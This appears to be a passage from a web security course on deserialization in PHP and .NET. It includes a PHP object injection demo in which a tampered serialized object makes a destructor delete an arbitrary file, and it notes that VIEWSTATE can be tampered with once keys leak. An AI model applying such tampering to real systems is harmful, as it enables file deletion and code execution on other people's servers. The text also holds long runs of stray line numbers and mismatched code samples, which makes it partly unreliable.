2113  
2114  
2115  
2116  
2117  
2118  
2119  
2120  
2121  
2122  
2123  
2124  
2125  
2126  
2127  
2128  
2129  
2130  
2131  
2132  
2133  
2134  
2135  
2136  
2137  
2138  
2139  
2140  
2141  
2142  
2143  
2144  
2145  
2146  
2147  
2148  
2149  
2150  
2151  
2152  
2153  
2154  
2155  
2156  
2157  
2158  
2159  
2160  
2161  
2162  
2163  
2164  
2165  
2166  
2167  
2168  
2169  
2170  
2171  
2172  
2173  
2174  
2175  
2176  
2177  
2178  
2179  
2180  
2181  
2182  
2183  
2184  
2185  
2186  
2187  
2188  
2189  
2190  
2191  
2192  
2193  
2194  
2195  
2196  
2197  
2198  
2199  
2200  
2201  
2202  
2203
```

10.3 Serialization in PHP

The visibility of properties influences the value of <s> in the following ways:

- With public properties, <s> is the simple name of the property.
- With protected properties, <s> is the simple name of the property, prepended with `\0*\0` – an asterisk enclosed in two NULL bytes (0x00).
- With private properties, <s> is the simple name of the property, prepended with `\0<s>\0` – <s> and enclosed in two NULL bytes, where <s> is the fully qualified class name.

10.3 Serialization in PHP

You can find more on the PHP serialized data format [here](#) and [here](#).

When assessing web applications, you might often encounter the PHP serialized data to be base64 encoded for transportation purposes. Never leave any base64 data uninspected!

10.3 Serialization in PHP

As you already know how to recognize PHP serialized data, the next step will be to learn the available exploitation strategies.

Unfortunately, PHP object injection is not as straightforward as its Java counterpart and depends heavily on the details of each vulnerability. Simply put, there is no ysoserial for php that gives you easy RCE. There are cases where the vulnerability will be easily exploitable and there will be cases when the vulnerability will require lots of creativity and effort.



10.3 Serialization in PHP

Moreover, exploitation of PHP object injection relies heavily on how the unserialized data is further handled. Unserialized data is not necessarily used unless some **magic methods** are in place.

Magic methods are functions available to be used in PHP Object-Oriented Programming. They are functions that are being launched dynamically once a certain trigger is present. They can be recognized in code by two underscores in the beginning of their names, for example, `__construct()`.

10.3 Serialization in PHP

The triggers for the PHP classes are:

- **__construct()** is loaded upon creating a new instance of a class
- **__destruct()** is loaded when no more references of a current class are present in memory
- **__wakeup()** is loaded upon deserializing an object

10.3 Serialization in PHP

You can read more about PHP magic methods [here](#).

Keep in mind how they work and consider the following code.

```
</>
<?php
define('LOG', '/tmp/');
class DoLog
{
    private $filepath;
    public function __construct()
    {
        $this->filepath = LOG . "history.log";
        touch($this->filepath);
    }

    public function __destruct()
    {
        echo "\n[+] Logfile " . ($this->filepath) . "
is being removed\n";
        unlink($this->filepath);
    }
}

$log = new DoLog();
var_export(serialize($log));

?>
```

10.3 Serialization in PHP

What the snippet on the prior slide does is:

- Upon creating a new instance of the class, it creates a log file (default constructor)
- The file is then removed (default destructor)

The file will also output serialized data about the created class object. Let's run it to see the serialized output.

10.3 Serialization in PHP

The output of the php class is as follows:

```
qwe@ubuntu:~/Desktop$ php v.php
'0:5:"DoLog":1:{s:15:"" . "\0" . 'DoLog' . "\0" . 'filepath';s:16:"/tmp/history.log";}
[+] Logfile /tmp/history.log is being removed
```

**0:5:"DoLog":1:{s:15:"" . "\0" . 'DoLog' . "\0" .
'filepath';s:16:"/tmp/history.log";}**

10.3 Serialization in PHP

Let's now modify the code by adding unserialization logic to it.

```
</>
<?php
define('LOG', '/tmp/');
class DoLog
{
    private $filepath;
    public function __construct()
    {
        $this->filepath = LOG . "history.log";
        touch($this->filepath);
    }

    public function __destruct()
    {
        echo "\n[+] Logfile " . ($this->filepath) . " is being removed\n";
        unlink($this->filepath);
    }
}

$log = new DoLog();
var_export(serialize($log));

$serialized = 'O:5:"DoLog":1:{s:15:"" . "\0" . 'DoLog' . "\0" . 'filepath';s:16:"/tmp/history.log"}';
$o = unserialize($serialized);

?>
```

10.3 Serialization in PHP

Upon deserialization, the class's magic methods will be run so that the file will be removed in the destructor function:

```
qwe@ubuntu:~/Desktop$ php v.php
'O:5:"DoLog":1:{s:15:"" . "\0" . 'DoLog' . "\0" . 'filepath";s:16:"/tmp/history.log";}'
[+] Logfile /tmp/history.log is being removed

[+] Logfile /tmp/history.log is being removed
PHP Warning:  unlink(/tmp/history.log): No such file or directory in /home/qwe/Desktop/v.php on line 15
```

10.3 Serialization in PHP

The program tried to remove the log file twice, once upon the legitimate class instantiation and once upon the deserialization. Let's now go further and try to delete the arbitrary file. For this purpose, we will create the history.lol file (which has an equal filename length compared to the log file).

```
qwe@ubuntu:~/Desktop$ touch /tmp/history.lol
qwe@ubuntu:~/Desktop$ ls /tmp/history.lol
/tmp/history.lol
```


10.3 Serialization in PHP

Now, the `$serialize` variable will be altered, and „history.log” will be replaced with „history.lol”. As the filename length is unchanged, we do not need to change the string length information in the serialized data.

```
$serialized = 'O:5:"DoLog":1:{s:15:"' . "\0" . 'DoLog' . "\0" . 'filepath";s:16:"/tmp/
history.lol";}';
$o = unserialize($serialized);
```

10.3 Serialization in PHP

We can observe the destructor function to be run on the history.lol file, which was removed. This way, we were able to manipulate serialized PHP data in order to alter the original behavior of the file.

```
qwe@ubuntu:~/Desktop$ php v.php
'0:5:"DoLog":1:{s:15:"" . "\0" . 'DoLog' . "\0" . 'filepath";s:16:"/tmp/history.log";}'
[+] Logfile /tmp/history.lol is being removed

[+] Logfile /tmp/history.log is being removed
qwe@ubuntu:~/Desktop$ ls /tmp/history.lol
ls: cannot access '/tmp/history.lol': No such file or directory
```


10.3 Serialization in PHP

Exploitation of such a vulnerability was possible because:

- We had access to the source code, so we knew what the script exactly does.
- We had access to the original serialized payload, so we knew what to alter in it.
- The vulnerable function was implemented in the default destructor, so the data was used after the deserialization. There could be a case when data is unserialized but not used in an insecure manner.

.NET Serialization



10.4 .NET Serialization

As with PHP and Java, .NET also has a serialization mechanism.

However, instead of using just one universal method like `serialize()`, it uses a few different mechanisms for serialization and de-serialization of data. Data serialized using one of these mechanisms must be de-serialized using the same one.



10.4.1 .NET Serialization Types

Saving the states of objects using serialization in .NET can be done using various methods. For example:

- BinaryFormatter
- DataContractSerializer
- NetDataContractSerializer
- XML Serialization

```
19 public void SerializeExperiment()
20 {
21     // Serialize the experiment to a file
22     string filename = "experiment.xml";
23     // Create a DataContractSerializer
24     DataContractSerializer serializer = new DataContractSerializer(typeof(Experiment));
25     // Create a FileStream
26     FileStream fileStream = new FileStream(filename, FileMode.Create);
27     // Serialize the experiment
28     serializer.Serialize(fileStream, experiment);
29     // Close the file stream
30     fileStream.Close();
31 }
32
33 // Deserialize the experiment
34 public Experiment DeserializeExperiment()
35 {
36     // Deserialize the experiment from a file
37     string filename = "experiment.xml";
38     // Create a DataContractSerializer
39     DataContractSerializer serializer = new DataContractSerializer(typeof(Experiment));
40     // Create a FileStream
41     FileStream fileStream = new FileStream(filename, FileMode.Open);
42     // Deserialize the experiment
43     Experiment experiment = (Experiment)serializer.Deserialize(fileStream);
44     // Close the file stream
45     fileStream.Close();
46     return experiment;
47 }
48
49 // Evaluate the experiment
50 public void EvaluateExperiment()
51 {
52     // Evaluate the experiment
53     Experiment experiment = DeserializeExperiment();
54     // Evaluate the experiment
55     experiment.Evaluate();
56     // Save the result
57     SaveResult(experiment);
58 }
59
60 // Save the result
61 public void SaveResult(Experiment experiment)
62 {
63     // Save the result
64     string filename = "result.xml";
65     // Create a DataContractSerializer
66     DataContractSerializer serializer = new DataContractSerializer(typeof(Experiment));
67     // Create a FileStream
68     FileStream fileStream = new FileStream(filename, FileMode.Create);
69     // Serialize the experiment
70     serializer.Serialize(fileStream, experiment);
71     // Close the file stream
72     fileStream.Close();
73 }
```



10.4.1 .NET Serialization Types

Each of these methods results in a different format of a serialized object; for example, BinaryFormatter serializes data to a binary file, and data serialized using XML Serialized is in human-readable, XML format.

Each of these serialization types is connected directly to certain supported objects and types. Usage of them is situational and connected to .NET internals. In this course, we will present a generic way to attack the .NET serialization using ysoserial.net, which is a versatile tool and a .NET equivalent of java's ysoserial.jar.

10.4.2 .NET Serialization Example

To see that the serialization in .NET is very similar to other languages' serialization logic, let's look at a common .NET serialization mechanism called `BinaryFormatter`.

We will create a simple .NET console application for demonstration purposes.

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using System.Runtime.Serialization;
using System.IO;

namespace Caendra
{
    class Program
    {
        static void Main(string[] args)
        {
            // Create a control and observations
            Control control = new Control();
            Observations observations = new Observations();

            // Add some data to the control and observations
            control.AddCandidate(1);
            control.AddCandidate(2);
            control.AddCandidate(3);
            control.AddCandidate(4);
            control.AddCandidate(5);
            control.AddCandidate(6);
            control.AddCandidate(7);
            control.AddCandidate(8);
            control.AddCandidate(9);
            control.AddCandidate(10);

            observations.AddObservation(1, 1);
            observations.AddObservation(2, 2);
            observations.AddObservation(3, 3);
            observations.AddObservation(4, 4);
            observations.AddObservation(5, 5);
            observations.AddObservation(6, 6);
            observations.AddObservation(7, 7);
            observations.AddObservation(8, 8);
            observations.AddObservation(9, 9);
            observations.AddObservation(10, 10);

            // Evaluate the candidates
            EvaluateCandidates(control, observations);

            // Freeze the control and observations
            control.Freeze();
            observations.Freeze();

            // Serialize the control and observations
            Serialize(control, observations);

            // Deserialize the control and observations
            Deserialize(out control, out observations);

            // Print the results
            PrintResults(control, observations);
        }

        static void EvaluateCandidates(Control control, Observations observations)
        {
            // Evaluate the candidates
            foreach (int candidate in control.Candidates)
            {
                observations.Evaluate(candidate);
            }
        }

        static void Serialize(Control control, Observations observations)
        {
            // Serialize the control and observations
            BinaryFormatter formatter = new BinaryFormatter();
            using (FileStream fileStream = new FileStream("control.dat", FileMode.Create))
            {
                formatter.Serialize(fileStream, control);
            }
            using (FileStream fileStream = new FileStream("observations.dat", FileMode.Create))
            {
                formatter.Serialize(fileStream, observations);
            }
        }

        static void Deserialize(out Control control, out Observations observations)
        {
            // Deserialize the control and observations
            BinaryFormatter formatter = new BinaryFormatter();
            using (FileStream fileStream = new FileStream("control.dat", FileMode.Open))
            {
                control = (Control)formatter.Deserialize(fileStream);
            }
            using (FileStream fileStream = new FileStream("observations.dat", FileMode.Open))
            {
                observations = (Observations)formatter.Deserialize(fileStream);
            }
        }

        static void PrintResults(Control control, Observations observations)
        {
            // Print the results
            Console.WriteLine("Control Candidates:");
            foreach (int candidate in control.Candidates)
            {
                Console.WriteLine(candidate);
            }
            Console.WriteLine("Observations:");
            foreach (int observation in observations.Observations)
            {
                Console.WriteLine(observation);
            }
        }
    }
}
```

10.4.2 .NET Serialization Example

The application serializes a string and writes the output to a file.

The file is in binary format, as per the name of the serialization logic.

Start of file

```
using System;
using System.IO;
using
System.Runtime.Serialization.Formatters.Binary;

using CenterSpace.NMath.Core;

namespace
CenterSpace.NMath.Core.Examples.CSharp
{

class BinarySerializationExample
{
    private const string filename = "data.dat";

    static void Main(string[] args)
    {
        Console.WriteLine();

        // Delete old file, if it exists
        if (File.Exists(filename))
        {
            Console.WriteLine("Deleting old file");
            File.Delete(filename);
        }
    }
}
```



File cont.

```
// Create string
var u = "Some String here";

// Persist to file
FileStream stream = File.Create(filename);
var formatter = new BinaryFormatter();
Console.WriteLine("Serializing string");
formatter.Serialize(stream, u);
stream.Close();

// Restore from file
stream = File.OpenRead(filename);
Console.WriteLine("Deserializing string");
var v = (String)formatter.Deserialize(stream);
stream.Close();

Console.WriteLine();
Console.WriteLine("Press Enter Key");
Console.Read();

} // Main

} // class

// namespace
```

10.4.2 .NET Serialization Example

After running the application we can inspect the serialized data in the file. Indeed, it is in binary format.

```
C:\VS\ConsoleApplication2\ConsoleApplication2\bin\Debug>type data.dat
  @      @      ▲@      ►Some String here
C:\VS\ConsoleApplication2\ConsoleApplication2\bin\Debug>
```

10.4.3 Spotting .NET Serialized Data

Thus, you can expect serialized .NET data encountered in web applications to be base64 encoded in order to conveniently send non-ASCII characters in HTTP requests and responses.

A common, but not the only place where serialized data can be found is when data is sent in a VIEWSTATE parameter, or .NET remoting services.

10.4.3 Spotting .NET Serialized Data

.NET remoting services can be considered part of the web application world but they are also part of the infrastructure.

.NET remoting is the mechanics that allow sending pure .NET objects via TCP; however, depending on the application infrastructure, web applications may provide a layer of transport to supply data destined to a .NET remoting endpoint.

10.4.3 Spotting .NET Serialized Data

Here are good examples of exploiting .NET remoting via HTTP:

- <https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2019/march/finding-and-exploiting-.net-remoting-over-http-using-deserialisation/>
- <https://github.com/nccgroup/VulnerableDotNetHTTPRemoting/>

10.4.3 Spotting .NET Serialized Data

On the other hand, VIEWSTATE is a pure web parameter that is used in the majority of .NET web applications in order to persist the state of the current web page.

VIEWSTATE is the state of the page and all its controls. It is automatically maintained across the web application by the ASP.NET framework.

```
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1190
1191
1192
1193
1194
1195
1196
1197
1198
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1290
1291
1292
1293
1294
1295
1296
1297
1298
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1389
1390
1391
1392
1393
1394
1395
1396
1397
1398
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1790
1791
1792
1793
1794
1795
1796
1797
1798
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2189
2190
2191
2192
2193
2194
2195
2196
2197
2198
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2239
2240
2241
2242
2243
2244
2245
2246
2247
2248
2249
2250
2251
2252
2253
2254
2255
2256
2257
2258
2259
2260
2261
2262
2263
2264
2265
2266
2267
2268
2269
2270
2271
2272
2273
2274
2275
2276
2277
2278
2279
2280
2281
2282
2283
2284
2285
2286
2287
2288
2289
2290
2291
2292
2293
2294
2295
2296
2297
2298
2299
2300
2301
2302
2303
2304
2305
2306
2307
2308
2309
2310
2311
2312
2313
2314
2315
2316
2317
2318
2319
2320
2321
2322
2323
2324
2325
2326
2327
2328
2329
2330
2331
2332
2333
2334
2335
2336
2337
2338
2339
2340
2341
2342
2343
2344
2345
2346
2347
2348
2349
2350
2351
2352
2353
2354
2355
2356
2357
2358
2359
2360
2361
2362
2363
2364
2365
2366
2367
2368
2369
2370
2371
2372
2373
2374
2375
2376
2377
2378
2379
2380
2381
2382
2383
2384
2385
2386
2387
2388
2389
2390
2391
2392
2393
2394
2395
2396
2397
2398
2399
2400
2401
2402
2403
2404
2405
2406
2407
2408
2409
2410
2411
2412
2413
2414
2415
2416
2417
2418
2419
2420
2421
2422
2423
2424
2425
2426
2427
2428
2429
2430
2431
2432
2433
2434
2435
2436
2437
2438
2439
2440
2441
2442
2443
2444
2445
2446
2447
2448
2449
2450
2451
2452
2453
2454
2455
2456
2457
2458
2459
2460
2461
2462
2463
2464
2465
2466
2467
2468
2469
2470
2471
2472
2473
2474
2475
2476
2477
2478
2479
2480
2481
2482
2483
2484
2485
2486
2487
2488
2489
2490
2491
2492
2493
2494
2495
2496
2497
2498
2499
2500
2501
2502
2503
2504
2505
2506
2507
2508
2509
2510
2511
2512
2513
2514
2515
2516
2517
2518
2519
2520
2521
2522
2523
2524
2525
2526
2527
2528
2529
2530
2531
2532
2533
2534
2535
2536
2537
2538
2539
2540
2541
2542
2543
2544
2545
2546
2547
2548
2549
2550
2551
2552
2553
2554
2555
2556
2557
2558
2559
2560
2561
2562
2563
2564
2565
2566
2567
2568
2569
2570
2571
2572
2573
2574
2575
2576
2577
2578
2579
2580
2581
2582
2583
2584
2585
2586
2587
2588
2589
2590
2591
2592
2593
2594
2595
2596
2597
2598
2599
2600
2601
2602
2603
2604
2605
2606
2607
2608
2609
2610
2611
2612
2613
2614
2615
2616
2617
2618
2619
2620
2621
2622
2623
2624
2625
2626
2627
2628
2629
2630
2631
2632
2633
2634
2635
2636
2637
2638
2639
2640
2641
2642
2643
2644
2645
2646
2647
2648
2649
2650
2651
2652
2653
2654
2655
2656
2657
2658
2659
2660
2661
2662
2663
2664
2665
2666
2667

```

10.4.4 VIEWSTATE

When a page is sent back to the client, the changes in the properties of the page and its controls are determined, and then, they are stored in the value of a hidden input field named **_VIEWSTATE**.

With every other POST request, the **_VIEWSTATE** field is sent to the server together with other parameters.

10.4.4 VIEWSTATE

The Viewstate has a form of serialized data which gets deserialized when sent to the server. This means, we can try to attack the deserialization mechanism. Let's take a closer look on how this can be achieved.

Of course, the later the .NET framework on server side, the more countermeasures will be in place. It would be too easy if the framework would let the users freely tamper the content of VIEWSTATE.

10.4.4 VIEWSTATE

The latest countermeasures against VIEWSTATE tampering are:

- MAC Enabled option – the viewstate is signed with a cryptographic key known only by the server-side. It is configured by the following setting/option:
<page enableViewStateMac="true" />
- In web.config or “setting MAC validation in IIS manager”, the latest .NET framework uses MAC validation by default.

However, if the key is hardcoded, it might be leaked as a result of file read vulnerabilities like XXE, File inclusion or similar.

10.4.4 VIEWSTATE


It is also possible to encrypt the VIEWSTATE via configuring the web config to contain the following line:

<page ViewStateEncryptionMode="Always"/>

This can be done via the IIS management console as well.

10.4.4 VIEWSTATE

